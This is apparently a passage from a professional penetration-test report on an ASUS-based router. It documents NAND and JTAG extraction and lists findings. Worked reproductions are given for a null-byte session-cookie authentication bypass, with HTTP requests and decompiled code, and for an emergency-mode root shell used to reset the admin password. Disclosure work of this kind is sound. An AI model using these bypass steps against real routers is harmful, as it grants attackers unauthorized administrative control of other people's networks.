
Target Device Removed from the System



Unlike other storage devices, such as, SPI/NOR or eMMC, NAND devices require specialized tools to access their contents. Atredis Partners utilized the ruSolut Visual NAND Reconstructor tool to read and extract the contents of the target system:



Reading the Device NAND



Successful Dump of NAND Contents



Once the image has been extracted it is possible to identify areas where sensitive data may be accessed from a device. The following console output shows an example of this by extracting the system files and retrieving the stored `http_passwd` value:


```

$ binwalk -e image.bin
-----
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
144300      0x233AC     SHA256 hash constants, little endian
144572      0x234BC     CRC32 polynomial table, little endian
276396      0x437AC     SHA256 hash constants, little endian
276668      0x438BC     CRC32 polynomial table, little endian
408492      0x63BAC     SHA256 hash constants, little endian
408764      0x63CBC     CRC32 polynomial table, little endian
540588      0x83FAC     SHA256 hash constants, little endian
540860      0x840BC     CRC32 polynomial table, little endian
672684      0xA43AC     SHA256 hash constants, little endian
672956      0xA44BC     CRC32 polynomial table, little endian
804780      0xC47AC     SHA256 hash constants, little endian
805052      0xC48BC     CRC32 polynomial table, little endian
2228224     0x220000    JFFS2 filesystem, little endian
5505024     0x540000    UBI erase count header, version: 1, EC: 0x1, VID header
offset: 0x800, data offset: 0x1000
100663296   0x6000000   JFFS2 filesystem, little endian
247857152   0xEC60000   JFFS2 filesystem, little endian
$ grep -r 'http_passwd' *
jffs2-root/fs_4/.kernel_nvram.setting:http_passwd= oFN67rpxZ7z/KbMzf3rGEA==

```

Extracting the System Password from NAND


In addition to the previously identified items, a JTAG interface was also found to be accessible on the target device. An unpopulated header was found on the board next to the previously identified UART console:



Unpopulated Header



As unpopulated headers are often used during manufacturing and testing to debug embedded systems, this header was probed to determine if it provided access to the system's JTAG interface. By using a Jtagulator enumeration tool, it was possible to identify a working JTAG interface on the target:



Identifying JTAG Pinout – Jtagulator



The Jtagulator works by trying all combinations of inputs for the target connections, detecting, and reporting a successful identification. The following console output shows the process in this case:

```
pyserial-miniterm --eol CR --echo /dev/cu.usbserial-A603QAN8 115200
--- Miniterm on /dev/cu.usbserial-A603QAN8 115200,8,N,1 ---
--- Quit: Ctrl+] | Menu: Ctrl+T | Help: Ctrl+T followed by Ctrl+H ---

:v
Current target voltage: Undefined
Enter new target voltage (1.2 - 3.3, 0 for off): 3.3
New target voltage set!
:b
Enter number of channels to use (4 - 24): 10
Ensure connections are on CH9..CH0.
Possible permutations: 5040
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
Number of devices detected: 4
TDI: 0
TDO: 1
TCK: 3
TMS: 2
```

Successful Identification of JTAG Pinout

With the correct pinout identified, a debug interface can be configured and attached to the target device, allowing full control of the system:

```
$ openocd -f ../interface/jlink.cfg -f bcm49.cfg
Open On-Chip Debugger 0.11.0-rc2+dev-gba0f382-dirty (2021-02-26-14:07)
Licensed under GNU GPL v2
For bug reports, read
  http://openocd.org/doc/doxygen/bugs.html
DEPRECATED! use 'adapter speed' not 'adapter_khz'
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : J-Link V10 compiled Dec 11 2020 15:39:30
Info : Hardware version: 10.10
Info : VTarget = 3.323 V
Info : clock speed 1000 kHz
Info : JTAG tap: bcm490x.tap tap/device found: 0x5ba00477 (mfg: 0x23b (ARM Ltd), part:
0xba00, ver: 0x5)
Info : JTAG tap: auto0.tap tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd), part:
0xba00, ver: 0x4)
Info : JTAG tap: auto1.tap tap/device found: 0x0490617f (mfg: 0x0bf (Broadcom), part:
0x4906, ver: 0x0)
Info : JTAG tap: auto2.tap tap/device found: 0x0490617f (mfg: 0x0bf (Broadcom), part:
0x4906, ver: 0x0)
Info : bcm490x.a53.0: hardware has 6 breakpoints, 4 watchpoints
```

Starting OpenOCD Debug Service



```
Open On-Chip Debugger
> targets bcm490x.a53.0
> halt
bcm490x.a53.0 halted in AArch64 state due to debug-request, current mode: EL3H
cpsr: 0x600003cd pc: 0xffff80fc0
MMU: disabled, D-Cache: disabled, I-Cache: disabled
> reg pc
pc (/64): 0x00000000ffff80fc0
> mdw 0x00000000ffff80f00 32
0xffff80f00: 14000021 d503201f d503201f d503201f d503201f d503201f d503201f d503201f
0xffff80f20: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffff80f40: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffff80f60: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Successful JTAG Session

In the case all other physical attacks against the Sidemine device were unsuccessful, an attacker could utilize the JTAG interface to extract the running firmware as well as modify the running code to bypass local authentication checks.



Findings and Recommendations

The following section outlines findings identified via manual and automated testing over the course of this engagement. Where necessary, specific artifacts to validate or replicate issues are included, as well as Atredis Partners' views on finding severity and recommended remediation.

Findings Summary

The below tables summarize the number and severity of the unique issues identified throughout the engagement.

| CRITICAL | HIGH | MEDIUM | LOW | INFO |
|----------|------|--------|-----|------|
| 1 | 1 | 4 | 11 | 1 |

Findings Detail

| FINDING NAME | SEVERITY |
|--|----------|
| Broken Authentication and Session Management - Session Cookie Validation | Critical |
| Unlocked Debug Interface - JTAG | High |
| Authentication Bypass - Emergency Mode | Medium |
| Stored Cross-Site Scripting - USB Device Descriptor | Medium |
| Heap Buffer Overflow in daapd Daemon | Medium |
| MiniDLNA Version 1.2.1 Prone to Multiple Vulnerabilities | Medium |
| Multiple Passwords Generated Using Weak PRNG | Low |
| Web Interface - No CSRF Mitigation | Low |
| Multiple Buffer Overflows Retrieving NVRAM Items | Low |
| mt-daapd Authentication Checks Use strcmp | Low |
| Unnecessary Transfer of Credentials - mt-daapd | Low |
| Reflected Cross-Site Scripting in applyapp.cgi | Low |
| Argument Injection - Network Tools | Low |
| Insufficient Privilege Separation | Low |
| Insecure System Configuration - Weak Password Hashing Algorithm | Low |
| Reflected Cross-Site Scripting in appGet.cgi | Low |
| Unnecessary Transfer of Credentials - WPA Password | Low |
| Tool Links Not Provided Over TLS Connection | Info |



Broken Authentication and Session Management - Session Cookie Validation

Severity: Critical

Finding Overview

The Sidemine device does not properly handle malformed session cookie values, allowing unauthenticated attackers to bypass the administration service's authentication process. Attackers able to access the HTTP interface can use this weakness to gain unauthorized administrative access to the device.

Finding Detail

The Sidemine device utilizes a session cookie (`asus_token`) to manage session states for the HTTP/S administrator interface. It was found that the validation of this cookie fails when the following occurs:

- The submitted `asus_token` starts with a Null (`0x0`)
- The request User-Agent matches an internal service UA (`asusrouter--`)
- The device has not been configured with an `ifttt_token` (default state)

This condition results in the server incorrectly identifying the request as being authenticated. The following example shows a normal request and response for valid session:

```
GET /appGet.cgi?hook=get_cfg_clientlist() HTTP/1.1
Host: 192.168.1.107:8443
Content-Length: 0
User-Agent: asusrouter--
Connection: close
Referer: https://192.168.1.107:8443/
Cookie: asus_token=iCOPsFa54IUyc4alEFfeOP4vjZrgspAY; clickedItem_tab=0

HTTP/1.0 200 OK
Server: httpd/2.0
Content-Type: application/json;charset=UTF-8
Connection: close

{
  "get_cfg_clientlist": [{"alias": "24:4B:FE:64:37:10", "model_name": "GT-
AC2900", "ui_model_name": "GT-AC2900", "fwver": "3.0.0.4.386_41793-
gdb31cdc", "newfwver": "", "ip": "192.168.50.1", "mac": "24:4B:FE:64:37:10", "online": "1", "ap2g": "
24:4B:FE:64:37:10", "ap5g": "24:4B:FE:64:37:14", "ap5g1": "", "apdwb": "", "wired_mac": [
  ...
  ...
  ]
}
```

Example Authenticated Request and Response



Additionally, the following shows that the same request fails in the case an invalid `asus_token` is provided:

```
GET /appGet.cgi?hook=get_cfg_clientlist() HTTP/1.1
Host: 192.168.1.107:8443
Content-Length: 0
User-Agent: asusrouter--
Connection: close
Referer: https://192.168.1.107:8443/
Cookie: asus_token=Invalid; clickedItem_tab=0

HTTP/1.0 200 OK
Server: httpd/2.0
Content-Type: application/json;charset=UTF-8
Connection: close

{
  "error_status": "2"
}
```

Example Invalid Session Request and Response

If a null character is placed at the front of the `asus_token`, the request will be incorrectly identified as being authenticated, as seen in the following request and response:

```
Request
Pretty Raw \n Actions v
1 GET /appGet.cgi?hook=get_cfg_clientlist() HTTP/1.1 \r \n
2 Host: 192.168.1.107:8443 \r \n
3 Content-Length: 0 \r \n
4 User-Agent: asusrouter-- \r \n
5 Connection: close \r \n
6 Referer: https://192.168.1.107:8443/ \r \n
7 Cookie: asus_token=\0invalid; clickedItem_tab=0 \r \n
8 \r \n
9

Response
Pretty Raw Render \n Actions v
8 Cache-Control: no-cache, no-store, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 Content-Type: application/json;charset=UTF-8
12 Connection: close
13
14 {
15   "get_cfg_clientlist":{
16     {
17       "alias": "24:4B:FE:64:37:10",
18       "model_name": "GT-AC2900",
19       "ui_model_name": "GT-AC2900",
20       "fwver": "3.0.0.4.386_41793-gdb31cdc",
21       "newfwver": "",
22       "ip": "192.168.50.1",
```

Example Null Value Session Token Authentication Bypass



Authentication and validation of requests occurs within the function `handle_request`, specifically through the function `auth_check`, which can be seen in the following code excerpt from the GPL source archive:

```
static void
handle_request(void)
{
...
...
...
handler->auth(auth_userid, auth_passwd, auth_realm);
// call to auth_check in web_hook.o
auth_result = auth_check(auth_realm, authorization, url, file, cookies, fromapp);
if (auth_result != 0)
{
    if(strcasecmp(method, "post") == 0 && handler->input)    //response post request
        while (cl--) (void)fgetc(conn_fp);
        send_login_page(fromapp, auth_result, url, file, auth_check_dt, add_try);
        return;
}
...
...

```

handle_request - router/httpd/httpd.c

The `auth_check` function is implemented within a compiled object (`web_hook.o`), which validates the received session identifier is valid. The process is broken down to the following items at a high level:

- Check that the request cookies contain an `asus_token`
- Check if the extracted `asus_token` exists within the current session list
- Check if the extracted `asus_token` is a stored service token (IFTTT/Alexa)



The following decompiled pseudocode shows the underlying code responsible for carrying out this process:

```

int __fastcall auth_check(char *dirname, char *authorization, const char *url, char *file,
char *cookies, int fromapp_flag)
{
    void *v7; // r0
    bool v8; // cc
    char *v9; // r5
    int *v10; // r0
    int v11; // r5
    int *v12; // r4
    int v13; // r0
    int v14; // r0
    bool v15; // cc
    char *v16; // r5
    int *v17; // r0
    int result; // r0
    char *pAsusTokenKeyStart; // r0
    char *pAsusTokenValueStart; // r9
    size_t space_count; // r0
    unsigned int v22; // r2
    int *v23; // r0
    int v24; // r5
    int *v25; // r4
    int v26; // [sp+10h] [bp-50h]
    char user_token[32]; // [sp+1Ch] [bp-44h] BYREF

    v7 = memset(user_token, 0, sizeof(user_token));
    v26 = cur_login_ip_type;
    ...
    ...
    ...
    result = auth_passwd;
    if ( auth_passwd )
    {
        // check that the request has a cookie header set and the asus_token cookie exists
        // example header - Cookie: asus_token=iCOPsFa54IUyc4alEFfeOP4vjZrgspAY;
        clickedItem_tab=0
        if ( !cookies || (pAsusTokenKeyStart = strstr(cookies, "asus_token")) == 0 ) // <-----
        {
            // check if this is the first access for initial setup - this is skipped
            if ( !is_firsttime() ) // <-----
            {
                add_try = 0;
                return 1;
            }
            goto PAGE_REDIRECT;
        }
        // find the location of the asus_token value
        pAsusTokenValueStart = pAsusTokenKeyStart + 11; // <-----
        space_count = strspn(pAsusTokenKeyStart + 11, " \t"); // <-----

        // set the user_token variable to the extracted value from the user request
        sprintf(user_token, 0x20u, "%s", &pAsusTokenValueStart[space_count]); // <-----

        // validate the user_token value, check_ifttt_token returns 1, causing the if statement
        to be skipped that would normally result in an authentication failure
    }
}

```



```
if ( !search_token_in_list(user_token, 0) && !check_ifttt_token(user_token) ) // <-----
```

auth_check - router/httpd/prebuild/web_hook.o

The `check_ifttt_token` function compares the user submitted value to the stored configuration value currently stored in the systems `nvrnm` configuration. The following shows the decompiled pseudocode for this function:

```
int __fastcall check_ifttt_token(const char *asus_token)
{
    char *ifft_token; // r0
    char *v3; // r0
    int result; // r0
    ifft_token = nvrnm_safe_get("ifttt_token"); // <----- returns \0
```

check_ifttt_token - router/httpd/prebuild/web_hook.o

The function `nvrnm_safe_get` is used to retrieve the stored `ifttt_token` value from the systems `nvrnm` configuration, which can be seen in the following decompiled pseudocode:

```
char *__fastcall nvrnm_safe_get(char* setting_key)
{
    char *result; // r0

    result = nvrnm_get(setting_key);
    if ( !result )
        result = "\0";
    return result;
}
```

nvrnm_safe_get - router/httpd/prebuild/web_hook.o

In the case the `nvrnm` configuration does not contain a value for the requested setting, the function returns "`\0`" (Null).



As the submitted `asus_token` has been set to a Null from the original request, the string comparison will indicate that the values are equal and the `check_ifttt_token` function will return `true` (1), as seen in the following pseudocode:

```

ifftt_token = nvram_safe_get("ifftt_token"); // <----- returns \0
if ( !strcmp(asus_token, ifftt_token) ) // <----- returns 0 as they match, evals to true
and login is successful
{
    // if the IFTTT_ALEXA log file is enabled, log successful check message
    if ( isFileExist("/tmp/IFTTT_ALEXA") > 0 )
        Debug2File("/tmp/IFTTT_ALEXA.log", "[%s:(%d)][HTTPD] IFTTT/ALEXA long token
success.\n", "check_ifftt_token", 760);

    // Return 1
    result = 1; // <----- set result value
}
else// <----- skipped
{
    if ( isFileExist("/tmp/IFTTT_ALEXA") > 0 )
        Debug2File("/tmp/IFTTT_ALEXA.log", "[%s:(%d)][HTTPD] IFTTT/ALEXA long token fail.\n",
"check_ifftt_token", 766);
    if ( isFileExist("/tmp/IFTTT_ALEXA") > 0 )
        Debug2File(
            "/tmp/IFTTT_ALEXA.log",
            "[%s:(%d)][HTTPD] IFTTT/ALEXA long token is %s.\n",
            "check_ifftt_token",
            767,
            asus_token);
    if ( isFileExist("/tmp/IFTTT_ALEXA") > 0 )
    {
        v3 = nvram_safe_get("ifftt_token");
        Debug2File("/tmp/IFTTT_ALEXA.log", "[%s:(%d)][HTTPD] httpd long token is %s.\n",
"check_ifftt_token", 768, v3);
    }
    result = 0;
}
return result; // <----- return 1
}
if ( !search_token_in_list(user_token, 0) && !check_ifftt_token(user_token) ) // <-----
{
    if ( !is_firsttime() )
    {
        if ( !strcmp(last_fail_token, user_token) )
        {
            add_try = 0;
        }
        else
        {
            strcpy(last_fail_token, user_token, 32);
            add_try = 1;
        }
    }
    v23 = _errno_location();
    v24 = *v23;
    v25 = v23;
    if ( f_exists("/tmp/HTTPD_DEBUG") > 0 || nvram_get_int("HTTPD_DBG") > 0 )
        asusdebuglog(6, "/jffs/HTTPD_DEBUG.log", 0, 1, 0, "[%s(%d)]:AUTHFAIL\n\n",
"auth_check", 1054);
    result = 2;
}

```



```
        *v25 = v24;
        return result;
    }
PAGE_REDIRECT:
    page_default_redirect(fromapp_flag, url);
    return 0;
}
...
...
return result;
}
```

check_ifttt_token - router/httpd/prebuild/web_hook.o

By monitoring the system logs confirmation of successful IFTTT/ALEXA login token processing can be seen when submitting a malformed `asus_token`:

```
admin@GT-AC2900-3711:/jffs# tail -f /tmp/IFTTT_ALEXA.log
[check_ifttt_token:(1014)][HTTPD] IFTTT/ALEXA long token success.
```

Log Confirming Successful IFTTT/ALEXA Authentication Path

Recommendation(s)

The HTTP/S administration service should validate that the submitted session token is well formed and matches the expected content before attempting to check its state. In this case, the server should ensure that the token only contains alphanumeric characters [a-zA-Z0-9] as well as ensuring that it is the correct length (31), rejecting any values that do not meet this condition.

In addition to validating user input, all calls to the `nvrnram_safe_get` function should ensure that the return value is checked to avoid unintended use of a Null value.

References

CWE-158: Improper Neutralization of Null Byte or NUL Character:

<https://cwe.mitre.org/data/definitions/158.html>



Unlocked Debug Interface – JTAG


Severity: High

Finding Overview

The Sidemine device is configured to allow access to the microcontroller's debug (JTAG) interface. This configuration allows attackers to interact with the target at a low level, bypassing any administrative controls that would prevent access to the running system.

Finding Detail

During analysis of the Guest Device system, the following location was identified as providing access to the JTAG interface:



JTAG Pinout

By attaching to the identified interfaces, it was possible to initiate a JTAG session as seen in the following output:

```
Open On-Chip Debugger
> targets bcm490x.a53.0
> halt
bcm490x.a53.0 halted in AArch64 state due to debug-request, current mode: EL3H
cpsr: 0x600003cd pc: 0xffff80fc0
MMU: disabled, D-Cache: disabled, I-Cache: disabled
> reg pc
pc (/64): 0x00000000ffff80fc0
> mdw 0x00000000ffff80f00 32
0xffff80f00: 14000021 d503201f d503201f d503201f d503201f d503201f d503201f d503201f
0xffff80f20: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffff80f40: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffff80f60: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Successful JTAG Session



JTAG access can be used to modify the behavior of the running system (bypass authentication/authorization) as well as extract the firmware running on the target in the case other methods are not available.

Recommendation(s)

The JTAG interface should be disabled on all production systems before being deployed.

References

CWE-1191: Exposed Chip Debug and Test Interface With Insufficient or Missing Authorization:
<https://cwe.mitre.org/data/definitions/1191.html>



Authentication Bypass - Emergency Mode

Severity: Medium

Finding Overview

The Sidemine device's system initialization process contains an emergency mode which allows unauthenticated access to the local system over an internal serial port. Attackers can utilize this functionality to gain administrative access to the local system without authenticating.

Finding Detail

The Common Firmware Environment (CFE) provides a means for the bootloader to communicate configuration settings to the target system through the `kernp` command. It was found that system initialization scripts (`/rom/etc/rc3.d/S05hndmfg`) will enter an emergency mode when an invalid argument has been passed through this interface. The following console output shows setting two arguments through the `kernp` command and the resulting error resulting in a system shell:

```
CFE version 1.0.38-161.122 for BCM94908 (64bit,SP,LE)
Build Date: Wed Nov 25 14:33:00 CST 2020 (defjovi@ubuntu-4JB1262-ext)
Copyright (C) 2000-2015 Broadcom Corporation.
...
*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 1

1
Enable Switch MAC Port Rx/Tx, set PBVLAN to FAN out, set switch to NO-STP.
web info: Waiting for connection on socket 0.
CFE> kernp mfg_nvram_mode=1 mfg_nvram_url=BADURL
*** command status = 0
CFE> r
Booting from latest image (address 0x00100000, flash offset 0x00100000) ...
Decompression LZMA Image OK!
Entry at 0x0000000000008000
...
/rom/etc/rc3.d/S05hndmfg: Starting mdev.
[/rom/etc/rc3.d/S05hndmfg]: *** Bad protocol is specified in URL. Make sure
mfg_nvram_url=<URL> tuple is specified as one the
kernp arguments.
URL format is: <proto>://<host IP address>/<nvram file name>
where <proto> is 'ftp', 'http' or 'tftp'.

Example:
kernp mfg_nvram_mode=1 mfg_nvram_url=ftp://192.168.1.100/bcm94908bifr.nvm
kernp mfg_nvram_mode=1 mfg_nvram_url=http://192.168.1.100/bcm94908bifr.nvm
or
kernp mfg_nvram_mode=1 mfg_nvram_url=tftp://192.168.1.100/bcm94908bifr.nvm

Entering emergency mode. Exit the shell to reboot the system.
/ #
```

Activating Emergency Mode Shell



From the emergency mode, it is possible to mount the device file system and bring up the NVRAM interface, allowing reconfiguration of the system which can be used to set an arbitrary password and access the system running in its normal state. An example of this can be seen in the following console output:

```
/ # /etc/init.d/mount-fs.sh start
Mounting filesystems...
>>>> Starting mdev <<<<<
>>>> Creating static device nodes <<<<<
>>>> Mounting /data partition <<<<<
>>>> Mounting data partition as JFFS2 <<<<<
/ # /etc/init.d/hndnvrnm.sh start
wlscm: module license 'Proprietary' taints kernel.
Disabling lock debugging due to kernel taint
Initializing WLCSM Module
WLCSM Module loaded successfully
kernel_nvram size is (58) blocks
restore done!
/ # nvram show|grep passwd
ddns_passwd_x=
http_passwd=oFN67rpXz7z/KbMzf3rGEA==
rip_passwd=XTsiKyRziWdBUnVYw6876w==
vpnc_pppoe_passwd=
wan0_pppoe_passwd=
wan1_pppoe_passwd=
wan_pppoe_passwd=
size: 55722 bytes (75350 left)
wtf_passwd=
zebra_enpasswd=XTsiKyRziWdBUnVYw6876w==
zebra_passwd=XTsiKyRziWdBUnVYw6876w==
/ # nvram set http_passwd=XTsiKyRziWdBUnVYw6876w==
/ # nvram commit
```

Setting System Password (http_passwd) to a Known Value (zebra)



After reboot, the password of `zebra` can be used:

```
[bwdpi check] starting...
get_all_pc_list, enabled_str=, enabled=0.
get_all_pc_list, enabled_str=, enabled=0.
Couldn't get the enabled rules of Parental-control correctly!
[Mastiff]init
rc: ==> binding interface(eth1,eth2,eth3,eth4,eth5,eth6,wds0.*.*,wds1.*.*,wds2.*.*) for
lldpd
rc: ==> binding interface match
lldpd_bind_ifnames(eth1,eth2,eth3,eth4,eth5,eth6,wds0.*.*,wds1.*.*,wds2.*.*)...

GT-AC2900 login: RAST 38: ROAMAST Start...
RAST 38: ROAMING Start...
[rast_init_bssinfo]: WIF[eth5], idx[0]
rssi threshold: [-70]
rssi hit count: [2]
idle period: [10]
idle rate: [100]
[rast_init_bssinfo]: WIF[eth6], idx[1]
rssi threshold: [-70]
rssi hit count: [2]
idle period: [10]
idle rate: [100]
[rast_init_bssinfo]: TotalWI[2]

RAST 39: ipc accept socket...
RAST 40: internal ipc accept socket...

GT-AC2900 login: admin
Password: --- local echo active ---
zebra

admin@GT-AC2900-3710:/tmp/home/root#
```

Successful Authentication



This configuration was found within the `S05hndmfg` initialization script, as seen in the following script excerpt:

```
# Handling a fatal error by printing optional error
# message specified as a first argument.
# Entering shell for diagnostic purpose.
# After exiting the shell with 'exit' command do the
# system reboot.
#
mfg_fatal()
{
    echo $\n\n"$1$\n\n'

    # offering bash CLI for diagnostic
    echo $\n\nEntering emergency mode. Exit the shell to reboot the system.\n\n'
    /bin/bash -i

    # System rebooting. Do not allow farther execution.
    reboot -f
}
...
...
...
# Validate protocol
if [ "${MFG_NVRAM_URL_PROTO}" != "ftp" ] && [ "${MFG_NVRAM_URL_PROTO}" != "tftp" ] && [
"${MFG_NVRAM_URL_PROTO}" != "http" ]
then
    mfg_fatal "[${0}]: $MSG_FATAL_NVRAMURL_PROTO"
else
    echo "[${0}]: Host protocol: <${MFG_NVRAM_URL_PROTO}>"
fi
...
...
```

Emergency Mode Source - S05hndmfg

Recommendation(s)

The production firmware should be configured to remove the ability to influence system start through the CFE interface. This can be accomplished by disabling the serial console, interrupt CFE during boot (timeout set to 0), as well as removing the emergency mode shell from the initialization scripts.

References

CWE-284: Improper Access Control:

<https://cwe.mitre.org/data/definitions/284.html>



Stored Cross-Site Scripting - USB Device Descriptor

Severity: Medium

Finding Overview

The Sidemine device does not validate content enumerated from USB devices that may be plugged into the device, resulting in Cross-Site Scripting (XSS) due to untrusted content being injected into the administration portal. An attacker able to plug a malicious USB device into the Sidemine device can use this weakness to compromise an administrator's session when they access the administrator web application.

